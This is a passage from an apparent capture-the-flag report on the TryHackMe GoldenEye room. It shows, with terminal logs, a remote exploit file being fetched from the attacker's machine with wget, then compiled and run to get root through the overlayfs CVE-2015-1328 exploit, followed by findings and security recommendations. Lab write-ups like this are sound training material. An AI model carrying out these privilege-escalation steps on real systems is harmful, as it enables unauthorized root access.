
Here, we will use an extension called Hacktools. HackTools provide us various software/utilities used in penetration testing and ethical hacking. Here we are upgrading our basic shell to fully interactive TTY shell using python script.



Using the code uname -a, we came to know that server is using Linux Kernel 3.13.0-32-generic. This version of Linux Kernel is vulnerable to overlayfs Local privilege escalation. More details regarding the same is available in exploit-db. We get code designed to exploit this vulnerability from exploit-db. Download the same.



We must make minor changes to code as per image. Change code line 143 “gcc” to “cc” for compiling the code (gcc is gnu compiler while cc is traditional compiler). This is a Linux local privilege escalation exploit for linux, known as CVE-2015-1328, targeting a flaw in OverlayFS. It escalates a normal user (uid=1000) to root (uid=0).



Now we must transfer this file to our vulnerable server. We are using python to host a server in our machine and wget to download this file to vulnerable machine. The file will be downloaded to /var/tmp folder, which is folder which stores temporary files in a linux file hierarchy.

```
www-data@ubuntu:/var/tmp$ wget 10.17.49.193:2345/37292.c
wget 10.17.49.193:2345/37292.c
--2025-06-07 23:30:28--  http://10.17.49.193:2345/37292.c
Connecting to 10.17.49.193:2345... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5120 (5.0K) [text/x-csrc]
Saving to: '37292.c'

 0% [                                       ] 0           --.-K
100%[======================================>] 5,120       --.-K
/s   in 0.003s

2025-06-07 23:30:28 (1.86 MB/s) - '37292.c' saved [5120/5120]

www-data@ubuntu:/var/tmp$ ls
ls
37292.c
www-data@ubuntu:/var/tmp$
```

```
www-data@ubuntu:/var/tmp$ cc 37292.c -o complied
cc 37292.c -o complied
37292.c:94:1: warning: control may reach end of non-void functi
on [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unsh
are' is invalid in C99 [-Wimplicit-function-declaration]
        if(unshare(CLONE_NEWUSER) != 0)
           ^
37292.c:111:17: warning: implicit declaration of function 'clon
e' is invalid in C99 [-Wimplicit-function-declaration]
                clone(child_exec, child_stack + (1024*1024), cl
one_flags, NULL);
                ^
37292.c:117:13: warning: implicit declaration of function 'wait
pid' is invalid in C99 [-Wimplicit-function-declaration]
            waitpid(pid, &status, 0);
            ^
37292.c:127:5: warning: implicit declaration of function 'wait'
 is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/var/tmp$
```


Once the file is downloaded, we will compile the code and save it to another file.


```
5 warnings generated.
www-data@ubuntu:/var/tmp$ ls
ls
37292.c  complied
www-data@ubuntu:/var/tmp$ ./compiled
./compiled
bash: ./compiled: No such file or directory
www-data@ubuntu:/var/tmp$ ./complied
./complied
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
#
```

Now we will execute this file and we have root access.

```
kali@kali: ~/Downloads | kali@kali: ~/Downloads/goldeneye | kali@kali: ~/Downloads/goldeneye | kali@kali: ~/Downloads/goldeneye
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
# cd /
cd /
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srvt
mp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sysu
sr  vmlinuz
# cd root
cd root
# ls -la
ls -la
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
#
```

Visit /root to get flag. Flag is hidden, so we will use ls -la command. Read flag.txt using cat command and here is our flag.


kali@kali: ~/Downloads
kali@kali: ~/Downloads/goldeneye
kali@kali: ~/Downloads/goldeneye
kali@kali: ~/Downloads/goldeneye
root
cd /
cd /
ls
ls
bin dev home lib lost+found mnt proc run srvt
mp var
boot etc initrd.img lib64 media opt root sbin sysu
sr vmlinuz
cd root
cd root
ls -la
ls -la
total 44
drwx------ 3 root root 4096 Apr 29 2018 .
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx------ 2 root root 4096 Apr 28 2018 .cache
-rw------- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw------- 1 root root 1024 Apr 23 2018 .rnd
-rw------- 1 root root 8296 Apr 29 2018 .viminfo
cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:
568628e0d993b1973adc718237da6e93
If you captured this make sure to go here.....
/006-final/xvf7-flag/
#


10.10.141.207/006-final/xvf7-flag/
portswigger
portswigger
Pentest Garage
GTFOBins
FLAG CAPTURED
Congrats! **********
You've captured the codes! And stopped Alec Trevelyan from his indestructible vengeance!!!!
****

CHAPTER 3 - LEARNING EXPERIENCES

Application of Knowledge in the Project

In this project, we used multiple tools and methodologies. Some of the tools used are:

- Open VPN
- NMAP
- Cyberchef
- Hydra
- Telnet
- Nano
- Exiftool
- Pentestmonkey
- Hacktools extension
- Exploit-db

Various methodologies and skills are used in successful completion of this room. Some of them are:

- Network mapping
- Enumerating webpage source code
- Brute forcing
- Modifying Linux file systems
- File reconnaissance
- Data encoding and decoding
- Reverse shell connection
- Shell upgrade
- Common vulnerability exploitation
- Code compiling and execution
- Privilege escalation

CHAPTER 4 – CONCLUSION

Findings

Some of the vulnerabilities found in the room are as follows:

- No firewall blocking against port scanning
- Sensitive comments and data from source code
- Weak encoding
- Not maintaining strong password policy
- No rate limiting for logins
- Sending sensitive data via email
- No input sanitization
- using outdated services

Recommendations

- Using firewall to prevent scanning
- Sanitize source code
- Remove sensitive data and comments from source code after production stage
- Use strong encoding and encryption methods
- Use strong password policy to prevent password guessing
- Use rate limiting to prevent brute forcing
- Do not send sensitive data via mail
- Use input sanitization to prevent various code injection methods
- Use latest updates and security pacthes

CHAPTER 5 – BIBLIOGRAPHY

- https://tryhackme.com/
- https://www.eccouncil.org/
- https://www.virtualbox.org/
- https://www.kali.org/
- https://nmap.org/
- https://gchq.github.io/CyberChef/
- https://linuxjourney.com/
- https://www.exploit-db.com/